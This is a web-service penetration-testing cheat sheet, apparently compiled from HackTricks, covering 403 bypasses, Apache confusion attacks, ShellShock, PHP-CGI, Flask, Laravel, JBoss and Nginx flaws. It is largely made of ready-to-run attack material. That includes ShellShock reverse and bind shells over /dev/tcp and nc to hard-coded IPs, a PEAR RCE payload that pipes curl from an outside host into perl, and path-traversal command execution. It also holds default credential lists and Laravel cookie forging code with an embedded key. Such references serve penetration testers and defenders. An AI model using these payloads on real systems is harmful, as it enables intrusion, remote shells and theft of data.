Service Penetration
403 & 401 Bypasses
HTTP Verbs/Methods Fuzzing
Try using different verbs to access the file: GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS, TRACE, PATCH, INVENTED, HACK
- Check the response headers, maybe some information can be given. For example, a 200 response to HEAD with
Content-Length: 55means that the HEAD verb can access the info. But you still need to find a way to exfiltrate that info. - Using a HTTP header like
X-HTTP-Method-Override: PUTcan overwrite the verb used. - Use
TRACEverb and if you are very lucky maybe in the response you can see also the headers added by intermediate proxies that might be useful.
HTTP Headers Fuzzing
-
Change Host header to some arbitrary value (that worked here)
-
Try to use other User Agents to access the resource.
-
Fuzz HTTP Headers: Try using HTTP Proxy Headers, HTTP Authentication Basic and NTLM brute-force (with a few combinations only) and other techniques. To do all of this I have created the tool fuzzhttpbypass.
-
X-Originating-IP: 127.0.0.1 X-Forwarded-For: 127.0.0.1X-Forwarded: 127.0.0.1Forwarded-For: 127.0.0.1X-Remote-IP: 127.0.0.1X-Remote-Addr: 127.0.0.1X-ProxyUser-Ip: 127.0.0.1X-Original-URL: 127.0.0.1Client-IP: 127.0.0.1True-Client-IP: 127.0.0.1Cluster-Client-IP: 127.0.0.1X-ProxyUser-Ip: 127.0.0.1Host: localhost
If the path is protected you can try to bypass the path protection using these other headers:
X-Original-URL: /admin/console-
X-Rewrite-URL: /admin/console -
If the page is behind a proxy, maybe it's the proxy the one preventing you you to access the private information. Try abusing HTTP Request Smuggling or hop-by-hop headers.
-
Fuzz special HTTP headers looking for different response.
-
Fuzz special HTTP headers while fuzzing HTTP Methods.
-
Remove the Host header and maybe you will be able to bypass the protection.
Path Fuzzing
If /path is blocked:
- Try using /%2e/path _(if the access is blocked by a proxy, this could bypass the protection). Try also**/%252e/path** (double URL encode)
- Try Unicode bypass: /%ef%bc%8fpath (The URL encoded chars are like "/") so when encoded back it will be //path and maybe you will have already bypassed the /path name check
- Other path bypasses:
- site.com/secret –> HTTP 403 Forbidden
- site.com/SECRET –> HTTP 200 OK
- site.com/secret/ –> HTTP 200 OK
- site.com/secret/. –> HTTP 200 OK
- site.com//secret// –> HTTP 200 OK
- site.com/./secret/.. –> HTTP 200 OK
- site.com/;/secret –> HTTP 200 OK
- site.com/.;/secret –> HTTP 200 OK
- site.com//;//secret –> HTTP 200 OK
- site.com/secret.json –> HTTP 200 OK (ruby)
- Use all this list in the following situations:
- /FUZZsecret
- /FUZZ/secret
- /secretFUZZ
- Other API bypasses:
- /v3/users_data/1234 → 403 Forbidden
- /v1/users_data/1234 → 200 OK
- {“id”:111} → 401 Unauthriozied
- {“id”:[111]} → 200 OK
- {“id”:111} → 401 Unauthriozied
- {“id”:{“id”:111}} → 200 OK
- {"user_id":"
","user_id":" "} (JSON Parameter Pollution) - user_id=ATTACKER_ID&user_id=VICTIM_ID (Parameter Pollution)
Parameter Manipulation
- Change param value: From
id=123→id=124 - Add additional parameters to the URL:
?``id=124—->id=124&isAdmin=true - Remove the parameters
- Re-order parameters
- Use special characters.
- Perform boundary testing in the parameters — provide values like -234 or 0 or 99999999 (just some example values).
Protocol version
If using HTTP/1.1 try to use 1.0 or even test if it supports 2.0.
Other Bypasses
- Get the IP or CNAME of the domain and try contacting it directly.
- Try to stress the server sending common GET requests (It worked for this guy wit Facebook).
- Change the protocol: from http to https, or for https to http
- Go to https://archive.org/web/ and check if in the past that file was worldwide accessible.
Brute Force
- Guess the password: Test the following common credentials. Do you know something about the victim? Or the CTF challenge name?
- Brute force: Try basic, digest and NTLM auth.
Common creds
admin    admin
admin    password
admin    1234
admin    admin1234
admin    123456
root     toor
test     test
guest    guest
Automatic Tools
- https://github.com/lobuhi/byp4xx
- https://github.com/iamj0ker/bypass-403
- https://github.com/gotr00t0day/forbiddenpass
- Burp Extension - 403 Bypasser
- Forbidden Buster
- NoMoreForbidden
AEM - Adobe Experience Cloud
Angular
Apache
Executable PHP extensions

Check which extensions is executing the Apache server. To search them you can execute:
Also, some places where you can find this configuration is:
/etc/apache2/mods-available/php5.conf
/etc/apache2/mods-enabled/php5.conf
/etc/apache2/mods-available/php7.3.conf
/etc/apache2/mods-enabled/php7.3.conf
CVE-2021-41773
curl http://172.18.0.15/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh --data 'echo Content-Type: text/plain; echo; id; uname'
uid=1(daemon) gid=1(daemon) groups=1(daemon)
Linux
Confusion Attack
These types of attacks has been introduced and documented by Orange in this blog post and the following is a summary. The "confusion" attack basically abuses how the tens of modules that work together creating a Apache don't work perfectly synchronised and making some of them modify some unexpected data can cause a vulnerability in a later module.
Note
apache可以拥有众多的模块,但这些模块并不总是协调运作,同时apache也不总是能很好的管理他们
Filename Confusion
Truncation
The mod_rewrite will trim the content of r->filename after the character ? (modules/mappers/mod_rewrite.c#L4141). This isn't totally wrong as most modules will treat r->filename as an URL. Bur in other occasions this will be treated as file path, which would cause a problem.
- Path Truncation
It's possible to abuse mod_rewrite like in the following rule example to access other files inside the file system, removing the last part of the expected path adding simply a ?:
RewriteEngine On
RewriteRule "^/user/(.+)$" "/var/user/$1/profile.yml"

# Expected
curl http://server/user/orange
# the output of file `/var/user/orange/profile.yml`

# Attack
curl http://server/user/orange%2Fsecret.yml%3F
# the output of file `/var/user/orange/secret.yml`
- Mislead RewriteFlag Assignment
In the following rewrite rule, as long as the URL ends in .php it's going to be treated and executed as php. Therefore, it's possible send a URL that ends in .php after the ? char while loading in the path a different type of file (like an image) with malicious php code inside of it:
RewriteEngine On
RewriteRule  ^(.+\.php)$  $1  [H=application/x-httpd-php]

# Attacker uploads a gif file with some php code
curl http://server/upload/1.gif
# GIF89a <?=`id`;>

# Make the server execute the php code
curl http://server/upload/1.gif%3fooo.php
# GIF89a uid=33(www-data) gid=33(www-data) groups=33(www-data)
ACL Bypass
It's possible to access files the user shouldn't be able to access even if the access should be denied with configurations like:
<Files "admin.php">
    AuthType Basic
    AuthName "Admin Panel"
    AuthUserFile "/etc/apache2/.htpasswd"
    Require valid-user
</Files>
This is because by default PHP-FPM will receive URLs ending in .php, like http://server/admin.php%3Fooo.php and because PHP-FPM will remove anything after the character ?, the previous URL will allow to load /admin.php even if the previous rule prohibited it.
DocumentRoot Confusion
A fun fact about Apache is that the previous rewrite will try to access the file from both the documentRoot and from root. So, a request to https://server/abouth.html will check for the file in /var/www/html/about.html and /about.html in the file system. Which basically can be abused to access files in the file system.
Server-Side Source Code Disclosure
- Disclose CGI Source Code
Just adding a %3F at the end is enough to leak the source code of a cgi module:
curl http://server/cgi-bin/download.cgi
 # the processed result from download.cgi
curl http://server/html/usr/lib/cgi-bin/download.cgi%3F
 # #!/usr/bin/perl
 # use CGI;
 # ...
 # # the source code of download.cgi
- Disclose PHP Source Code
If a server has different domains with one of them being a static domain, this can be abused to traverse the file system and leak php code:
# Leak the config.php file of the www.local domain from the static.local domain
curl http://www.local/var/www.local/config.php%3F -H "Host: static.local"
 # the source code of config.php
Local Gadgets Manipulation
The main problem with the previous attack is that by default most access over the filesystem will be denied as in Apache HTTP Server’s configuration template:
However, Debian/Ubuntu operating systems by default allow /usr/share:
Therefore, it would be possible to abuse files located inside /usr/share in these distributions.
Local Gadget to Information Disclosure
- Apache HTTP Server with websocketd may expose the dump-env.php script at /usr/share/doc/websocketd/examples/php/, which can leak sensitive environment variables.
- Servers with Nginx or Jetty might expose sensitive web application information (e.g., web.xml) through their default web roots placed under /usr/share:
- /usr/share/nginx/html/
- /usr/share/jetty9/etc/
- /usr/share/jetty9/webapps/
Local Gadget to XSS
- On Ubuntu Desktop with LibreOffice installed, exploiting the help files' language switch feature can lead to Cross-Site Scripting (XSS). Manipulating the URL at /usr/share/libreoffice/help/help.html can redirect to malicious pages or older versions through unsafe RewriteRule.
Local Gadget to LFI
- If PHP or certain front-end packages like JpGraph or jQuery-jFeed are installed, their files can be exploited to read sensitive files like /etc/passwd:
- /usr/share/doc/libphp-jpgraph-examples/examples/show-source.php
- /usr/share/javascript/jquery-jfeed/proxy.php
- /usr/share/moodle/mod/assignment/type/wims/getcsv.php
Local Gadget to SSRF
- Utilizing MagpieRSS's magpie_debug.php at /usr/share/php/magpierss/scripts/magpie_debug.php, an SSRF vulnerability can be easily created, providing a gateway to further exploits.
Local Gadget to RCE
- Opportunities for Remote Code Execution (RCE) are vast, with vulnerable installations like an outdated PHPUnit or phpLiteAdmin. These can be exploited to execute arbitrary code, showcasing the extensive potential of local gadgets manipulation.
Jailbreak from Local Gadgets
It's also possible to jailbreak from the allowed folders by following symlinks generated by installed software in those folders, like:
- Cacti Log:
/usr/share/cacti/site/->/var/log/cacti/ - Solr Data:
/usr/share/solr/data/->/var/lib/solr/data - Solr Config:
/usr/share/solr/conf/->/etc/solr/conf/ - MediaWiki Config:
/usr/share/mediawiki/config/->/var/lib/mediawiki/config/ - SimpleSAMLphp Config:
/usr/share/simplesamlphp/config/->/etc/simplesamlphp/
Moreover, abusing symlinks it was possible to obtain RCE in Redmine.
Handler Confusion
This attack exploits the overlap in functionality between the AddHandler and AddType directives, which both can be used to enable PHP processing. Originally, these directives affected different fields (r->handler and r->content_type respectively) in the server's internal structure. However, due to legacy code, Apache handles these directives interchangeably under certain conditions, converting r->content_type into r->handler if the former is set and the latter is not.
Moreover, in the Apache HTTP Server (server/config.c#L420), if r->handler is empty before executing ap_run_handler(), the server uses **r->content_type** as the handler, effectively making AddType and AddHandler identical in effect.
Overwrite Handler to Disclose PHP Source Code
In this talk, was presented a vulnerability where an incorrect Content-Length sent by a client can cause Apache to mistakenly return the PHP source code. This was because an error handling issue with ModSecurity and the Apache Portable Runtime (APR), where a double response leads to overwriting r->content_type to text/html. Because ModSecurity doesn't properly handle return values, it would return the PHP code and won't interpret it.
Overwrite Handler to XXXX
TODO: Orange hasn't disclose this vulnerability yet
Invoke Arbitrary Handlers
If an attacker is able to control the Content-Type header in a server response he is going to be able to invoke arbitrary module handlers. However, by the point the attacker controls this, most of the process of the request will be done. However, it's possible to restart the request process abusing the Location header because if the **r**eturned Status is 200 and the Location header starts with a /, the response is treated as a Server-Side Redirection and should be processed
According to RFC 3875 (specification about CGI) in Section 6.2.2 defines a Local Redirect Response behavior:
The CGI script can return a URI path and query-string (‘local-pathquery’) for a local resource in a Location header field. This indicates to the server that it should reprocess the request using the path specified.
Therefore, to perform this attack is needed one of the following vulns:
- CRLF Injection in the CGI response headers
- SSRF with complete control of the response headers
Arbitrary Handler to Information Disclosure
For example /server-status should only be accessible locally:
It's possible to access it setting the Content-Type to server-status and the Location header starting with /
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/ooo %0d%0a
Content-Type:server-status %0d%0a
%0d%0a
Arbitrary Handler to Full SSRF
Redirecting to mod_proxy to access any protocol on any URL:
http://server/cgi-bin/redir.cgi?r=http://%0d%0a
Location:/ooo %0d%0a
Content-Type:proxy:
http://example.com/%3F
%0d%0a
%0d%0a
However, the X-Forwarded-For header is added preventing access to cloud metadata endpoints.
Arbitrary Handler to Access Local Unix Domain Socket
Access PHP-FPM’s local Unix Domain Socket to execute a PHP backdoor located in /tmp/:
http://server/cgi-bin/redir.cgi?r=http://%0d%0a
Location:/ooo %0d%0a
Content-Type:proxy:unix:/run/php/php-fpm.sock|fcgi://127.0.0.1/tmp/ooo.php %0d%0a
%0d%0a
Arbitrary Handler to RCE
The official PHP Docker image includes PEAR (Pearcmd.php), a command-line PHP package management tool, which can be abused to obtain RCE:
http://server/cgi-bin/redir.cgi?r=http://%0d%0a
Location:/ooo? %2b run-tests %2b -ui %2b $(curl${IFS}
orange.tw/x|perl
) %2b alltests.php %0d%0a
Content-Type:proxy:unix:/run/php/php-fpm.sock|fcgi://127.0.0.1/usr/local/lib/php/pearcmd.php %0d%0a
%0d%0a
Check Docker PHP LFI Summary, written by Phith0n for the details of this technique.
Artifactory
Bolt CMS
CGI
Information
The CGI scripts are perl scripts, so, if you have compromised a server that can execute .cgi scripts you can upload a perl reverse shell (/usr/share/webshells/perl/perl-reverse-shell.pl), change the extension from .pl to .cgi, give execute permissions (chmod +x) and access the reverse shell from the web browser to execute it. In order to test for CGI vulns it's recommended to use nikto -C all (and all the plugins)
ShellShock
ShellShock is a vulnerability that affects the widely used Bash command-line shell in Unix-based operating systems. It targets the ability of Bash to run commands passed by applications. The vulnerability lies in the manipulation of environment variables, which are dynamic named values that impact how processes run on a computer. Attackers can exploit this by attaching malicious code to environment variables, which is executed upon receiving the variable. This allows attackers to potentially compromise the system.
Exploiting this vulnerability the page could throw an error.
You could find this vulnerability noticing that it is using an old Apache version and cgi_mod (with cgi folder) or using nikto.
Test
Most tests are based in echo something and expect that that string is returned in the web response. If you think a page may be vulnerable, search for all the cgi pages and test them.
Nmap
Curl (reflected, blind and out-of-band)
# Reflected
curl -H 'User-Agent: () { :; }; echo "VULNERABLE TO SHELLSHOCK"' http://10.1.2.32/cgi-bin/admin.cgi 2>/dev/null| grep 'VULNERABLE'
# Blind with sleep (you could also make a ping or web request to yourself and monitor that oth tcpdump)
curl -H 'User-Agent: () { :; }; /bin/bash -c "sleep 5"' http://10.11.2.12/cgi-bin/admin.cgi
# Out-Of-Band Use Cookie as alternative to User-Agent
curl -H 'Cookie: () { :;}; /bin/bash -i >& /dev/tcp/10.10.10.10/4242 0>&1' http://10.10.10.10/cgi-bin/user.sh
Exploit
#Bind Shell
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc -l -p 9999 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 8
#Reverse shell
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc 192.168.159.1 443 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80
#Reverse shell using curl
curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.11.0.41/80 0>&1' http://10.1.2.11/cgi-bin/admin.cgi
#Reverse shell using metasploit
> use multi/http/apache_mod_cgi_bash_env_exec
> set targeturi /cgi-bin/admin.cgi
> set rhosts 10.1.2.11
> run
Proxy (MitM to Web server requests)
CGI creates a environment variable for each header in the http request. For example: "host:web.com" is created as "HTTP_HOST"="web.com"
As the HTTP_PROXY variable could be used by the web server. Try to send a header containing: "Proxy:
Old PHP + CGI = RCE (CVE-2012-1823, CVE-2012-2311)
Basically if cgi is active and php is "old" (<5.3.12 / < 5.4.2) you can execute code. In order t exploit this vulnerability you need to access some PHP file of the web server without sending parameters (specially without sending the character "="). Then, in order to test this vulnerability, you could access for example /index.php?-s (note the -s) and source code of the application will appear in the response.
Then, in order to obtain RCE you can send this special query: /?-d allow_url_include=1 -d auto_prepend_file=php://input and the PHP code to be executed in the body of the request. Example:
curl -i --data-binary "<?php system(\"cat /flag.txt \") ?>" "http://jh2i.com:50008/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input"
More info about the vuln and possible exploits: https://www.zero-day.cz/database/337/, cve-2012-1823, cve-2012-2311, CTF Writeup Example.
DotNetNuke (DNN)
Drupal
Drupal RCE
Electron Desktop Apps
Electron contextIsolation RCE via preload code
Electron contextIsolation RCE via Electron internal code
Electron contextIsolation RCE via Electron internal code | HackTricks
Electron contextIsolation RCE via IPC
Flask
Cookies
Default cookie session name is *ession.
Decoder
Online Flask coockies decoder: https://www.kirsle.net/wizards/flask-session.cgi
Manual
Get the first part of the cookie until the first point and Base64 decode it>
The cookie is also signed using a password
Flask-Unsign
Command line tool to fetch, decode, brute-force and craft session cookies of a Flask application by guessing secret keys.
Decode Cookie
Brute Force
flask-unsign --wordlist /usr/share/wordlists/rockyou.txt --unsign --cookie '<cookie>' --no-literal-eval
Signing
Signing using legacy (old versions)
RIPsession
Command line tool to brute-force websites using cookies crafted with flask-unsign.
ripsession -u 10.10.11.100 -c "{'logged_in': True, 'username': 'changeMe'}" -s password123 -f "user doesn't exist" -w wordlist.txt
SQLi in Flask session cookie with SQLmap
This example uses sqlmap eval option to automatically sign sqlmap payloads for flask using a known secret.
Flask Proxy to SSRF
In this writeup it's explained how Flask allows a request starting with the charcter "@":
Which in the following scenario:
from flask import Flask
from requests import get

app = Flask('__main__')
SITE_NAME = 'https://google.com/'

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def proxy(path):
  return get(f'{SITE_NAME}{path}').content

app.run(host='0.0.0.0', port=8080)
Could allow to introduce something like "@attacker.com" in order to cause a SSRF.
Note
当输入@attacker.com/后,由于return get(f'{SITE_NAME}{path}').content,返回https://google.com/@attacker.com的内容,而在URL中,@前面的被认为用户名和密码,之后的部分被视为真正的网址,所以最终会访问attacker.com并返回内容,从而导致SSRF
SSTI
NodeJS Express
Cookie Signature
The tool https://github.com/DigitalInterruption/cookie-monster is a utility for automating the testing and re-signing of Express.js cookie secrets.
Single cookie with a specific name
Custom wordlist
Test multiple cookies using batch mode
Test multiple cookies using batch mode with a custom wordlist
Encode and sign a new cookie
iI you know the secret you can sign a the cookie.
Git
To dump a .git folder from a URL use https://github.com/arthaud/git-dumper
Use https://www.gitkraken.com/ to inspect the content
If a .git directory is found in a web application you can download all the content using wget -r http://web.com/.git. Then, you can see the changes made by using git diff.
The tools: Git-Money, DVCS-Pillage and GitTools can be used to retrieve the content of a git directory.
The tool https://github.com/cve-search/git-vuln-finder can be used to search for CVEs and security vulnerability messages inside commits messages.
The tool https://github.com/michenriksen/gitrob search for sensitive data in the repositories of an organisations and its employees.
Repo security scanner is a command line-based tool that was written with a single goal: to help you discover GitHub secrets that developers accidentally made by pushing sensitive data. And like the others, it will help you find passwords, private keys, usernames, tokens and more.
TruffleHog searches through GitHub repositories and digs through the commit history and branches, looking for accidentally committed secrets
Here you can find an study about github dorks: https://securitytrails.com/blog/github-dorks
Grafana
GraphQL
H2 - Java SQL database
IIS - Internet Information Services
IIS Discovery Bruteforce
- https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/IIS.fuzz.txt
- http://itdrafts.blogspot.com/2013/02/aspnetclient-folder-enumeration-and.html
- https://github.com/digination/dirbuster-ng/blob/master/wordlists/vulns/iis.txt
- https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/SVNDigger/cat/Language/aspx.txt
- https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/SVNDigger/cat/Language/asp.txt
- https://raw.githubusercontent.com/xmendez/wfuzz/master/wordlist/vulns/iis.txt
Use it without adding any extension, the files that need it have it already.
JBOSS
Enumeration and Exploitation Techniques
When assessing the security of web applications, certain paths like /web-console/ServerInfo.jsp and /status?full=true are key for revealing server details. For JBoss servers, paths such as /admin-console, /jmx-console, /management, and /web-console can be crucial. These paths might allow access to management servlets with default credentials often set to admin/admin. This access facilitates interaction with MBeans through specific servlets:
- For JBoss versions 6 and 7, /web-console/Invoker is used.
- In JBoss 5 and earlier versions, /invoker/JMXInvokerServlet and /invoker/EJBInvokerServlet are available.
Tools like clusterd, available at https://github.com/hatRiot/clusterd, and the Metasploit module auxiliary/scanner/http/jboss_vulnscan can be used for enumeration and potential exploitation of vulnerabilities in JBOSS services.
Exploitation Resources
To exploit vulnerabilities, resources such as JexBoss provide valuable tools.
Finding Vulnerable Targets
Google Dorking can aid in identifying vulnerable servers with a query like: inurl:status EJInvokerServlet
Jira & Confluence
Jira、Confluence、Jira Service Management集成使用:构建高效、智能的跨职能工作流程解决方案 - 个人文章 - SegmentFault 思否
Joomla
Laravel
Laravel Tricks
Debugging mode
If Laravel is in debugging mode you will be able to access the code and sensitive data. For example http://127.0.0.1:8000/profiles:

This is usually needed for exploiting other Laravel RCE CVEs.
.env
Laravel saves the APP it uses to encrypt the cookies and other credentials inside a file called .env that can be accessed using some path traversal under: /../.env
Laravel will also show this information inside the debug page (that appears when Laravel finds an error and it's activated).
Using the secret APP_KEY of Laravel you can decrypt and re-encrypt cookies:
Decrypt Cookie
import os
import json
import hashlib
import sys
import hmac
import base64
import string
import requests
from Crypto.Cipher import AES
from phpserialize import loads, dumps

#https://gist.github.com/bluetechy/5580fab27510906711a2775f3c4f5ce3

def mcrypt_decrypt(value, iv):
    global key
    AES.key_size = [len(key)]
    crypt_object = AES.new(key=key, mode=AES.MODE_CBC, IV=iv)
    return crypt_object.decrypt(value)


def mcrypt_encrypt(value, iv):
    global key
    AES.key_size = [len(key)]
    crypt_object = AES.new(key=key, mode=AES.MODE_CBC, IV=iv)
    return crypt_object.encrypt(value)


def decrypt(bstring):
    global key
    dic = json.loads(base64.b64decode(bstring).decode())
    mac = dic['mac']
    value = bytes(dic['value'], 'utf-8')
    iv = bytes(dic['iv'], 'utf-8')
    if mac == hmac.new(key, iv+value, hashlib.sha256).hexdigest():
        return mcrypt_decrypt(base64.b64decode(value), base64.b64decode(iv))
        #return loads(mcrypt_decrypt(base64.b64decode(value), base64.b64decode(iv))).decode()
    return ''


def encrypt(string):
    global key
    iv = os.urandom(16)
    #string = dumps(string)
    padding = 16 - len(string) % 16
    string += bytes(chr(padding) * padding, 'utf-8')
    value = base64.b64encode(mcrypt_encrypt(string, iv))
    iv = base64.b64encode(iv)
    mac = hmac.new(key, iv+value, hashlib.sha256).hexdigest()
    dic = {'iv': iv.decode(), 'value': value.decode(), 'mac': mac}
    return base64.b64encode(bytes(json.dumps(dic), 'utf-8'))

app_key ='HyfSfw6tOF92gKtVaLaLO4053ArgEf7Ze0ndz0v487k='
key = base64.b64decode(app_key)
decrypt('eyJpdiI6ImJ3TzlNRjV6bXFyVjJTdWZhK3JRZ1E9PSIsInZhbHVlIjoiQ3kxVDIwWkRFOE1sXC9iUUxjQ2IxSGx1V3MwS1BBXC9KUUVrTklReit0V2k3TkMxWXZJUE02cFZEeERLQU1PV1gxVForYkd1dWNhY3lpb2Nmb0J6YlNZR28rVmk1QUVJS3YwS3doTXVHSlhcL1JGY0t6YzhaaGNHR1duSktIdjF1elwvNXhrd1Q4SVlXMzBrbTV0MWk5MXFkSmQrMDJMK2F4cFRkV0xlQ0REVU1RTW5TNVMrNXRybW9rdFB4VitTcGQ0QlVlR3Vwam1IdERmaDRiMjBQS05VXC90SzhDMUVLbjdmdkUyMnQyUGtadDJHSEIyQm95SVQxQzdWXC9JNWZKXC9VZHI4Sll4Y3ErVjdLbXplTW4yK25pTGxMUEtpZVRIR090RlF0SHVkM0VaWU8yODhtaTRXcVErdUlhYzh4OXNacXJrVytqd1hjQ3FMaDhWeG5NMXFxVXB1b2V2QVFIeFwvakRsd1pUY0h6UUR6Q0UrcktDa3lFOENIeFR0bXIrbWxOM1FJaVpsTWZkSCtFcmd3aXVMZVRKYXl0RXN3cG5EMitnanJyV0xkU0E3SEUrbU0rUjlENU9YMFE0eTRhUzAyeEJwUTFsU1JvQ3d3UnIyaEJiOHA1Wmw1dz09IiwibWFjIjoiNmMzODEzZTk4MGRhZWVhMmFhMDI4MWQzMmRkNjgwNTVkMzUxMmY1NGVmZWUzOWU4ZTJhNjBiMGI5Mjg2NzVlNSJ9')
#b'{"data":"a:6:{s:6:\\"_token\\";s:40:\\"vYzY0IdalD2ZC7v9yopWlnnYnCB2NkCXPbzfQ3MV\\";s:8:\\"username\\";s:8:\\"guestc32\\";s:5:\\"order\\";s:2:\\"id\\";s:9:\\"direction\\";s:4:\\"desc\\";s:6:\\"_flash\\";a:2:{s:3:\\"old\\";a:0:{}s:3:\\"new\\";a:0:{}}s:9:\\"_previous\\";a:1:{s:3:\\"url\\";s:38:\\"http:\\/\\/206.189.25.23:31031\\/api\\/configs\\";}}","expires":1605140631}\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e'
encrypt(b'{"data":"a:6:{s:6:\\"_token\\";s:40:\\"RYB6adMfWWTSNXaDfEw74ADcfMGIFC2SwepVOiUw\\";s:8:\\"username\\";s:8:\\"guest60e\\";s:5:\\"order\\";s:8:\\"lolololo\\";s:9:\\"direction\\";s:4:\\"desc\\";s:6:\\"_flash\\";a:2:{s:3:\\"old\\";a:0:{}s:3:\\"new\\";a:0:{}}s:9:\\"_previous\\";a:1:{s:3:\\"url\\";s:38:\\"http:\\/\\/206.189.25.23:31031\\/api\\/configs\\";}}","expires":1605141157}')
Laravel Deserialization RCE
Vulnerable versions: 5.5.40 and 5.6.x through 5.6.29 (https://www.cvedetails.com/cve/CVE-2018-15133/)
Here you can find information about the deserialization vulnerability here: https://labs.withsecure.com/archive/laravel-cookie-forgery-decryption-and-rce/
You can test and exploit it using https://github.com/kozmic/laravel-poc-CVE-2018-15133 Or you can also exploit it with metasploit: use unix/http/laravel_token_unserialize_exec
CVE-2021-3129
Another deserialization: https://github.com/ambionics/laravel-exploits
Laravel SQLInjection
Read information about this here: https://stitcher.io/blog/unsafe-sql-functions-in-laravel
Moodle
Nginx
Missing root location
When configuring the Nginx server, the root directive plays a critical role by defining the base directory from which files are served. Consider the example below:
server {
        root /etc/nginx;

        location /hello.txt {
                try_files $uri $uri/ =404;
                proxy_pass http://127.0.0.1:8080/;
        }
}
In this configuration, /etc/nginx is designated as the root directory. This setup allows access to files within the specified root directory, such as /hello.txt. However, it's crucial to note that only a specific location (/hello.txt) is defined. There's no configuration for the root location (location / {...}). This omission means that the root directive applies globally, enabling requests to the root path / to access files under /etc/nginx.
A critical security consideration arises from this configuration. A simple GET request, like GET /nginx.conf, could expose sensitive information by serving the Nginx configuration file located at /etc/nginx/nginx.conf. Setting the root to a less sensitive directory, like /etc, could mitigate this risk, yet it still may allow unintended access to other critical files, including other configuration files, access logs, and even encrypted credentials used for HTTP basic authentication.
Alias LFI Misconfiguration
In the configuration files of Nginx, a close inspection is warranted for the "location" directives. A vulnerability known as Local File Inclusion (LFI) can be inadvertently introduced through a configuration that resembles the following:
This configuration is prone to LFI attacks due to the server interpreting requests like /imgs../flag.txt as an attempt to access files outside the intended directory, effectively resolving to /path/images/../flag.txt. This flaw allows attackers to retrieve files from the server's filesystem that should not be accessible via the web.
To mitigate this vulnerability, the configuration should be adjusted to:
More info: https://www.acunetix.com/vulnerabilities/web/path-traversal-via-misconfigured-nginx-alias/
Accunetix tests:
alias../ => HTTP status code 403
alias.../ => HTTP status code 404
alias../../ => HTTP status code 403
alias../../../../../../../../../../../ => HTTP status code 400
alias../ => HTTP status code 403
Unsafe path restriction
Check the following page to learn how to bypass directives like:
Proxy / WAF Protections Bypass
Unsafe variable use / HTTP Request Splitting
Warning
Vulnerable variables $uri and $document_uri and this can be fixed by replacing them with $request_uri.
A regex can also be vulnerable like:
location ~ /docs/([^/])? { … $1 … } - Vulnerable
location ~ /docs/([^/\s])? { … $1 … } - Not vulnerable (checking spaces)
location ~ /docs/(.*)? { … $1 … } - Not vulnerable
A vulnerability in Nginx configuration is demonstrated by the example below:
The characters \r (Carriage Return) and \n (Line Feed) signify new line characters in HTTP requests, and their URL-encoded forms are represented as %0d%0a. Including these characters in a request (e.g., http://localhost/%0d%0aDetectify:%20clrf) to a misconfigured server results in the server issuing a new header named Detectify. This happens because the $uri variable decodes the URL-encoded new line characters, leading to an unexpected header in the response:
HTTP/1.1 302 Moved Temporarily
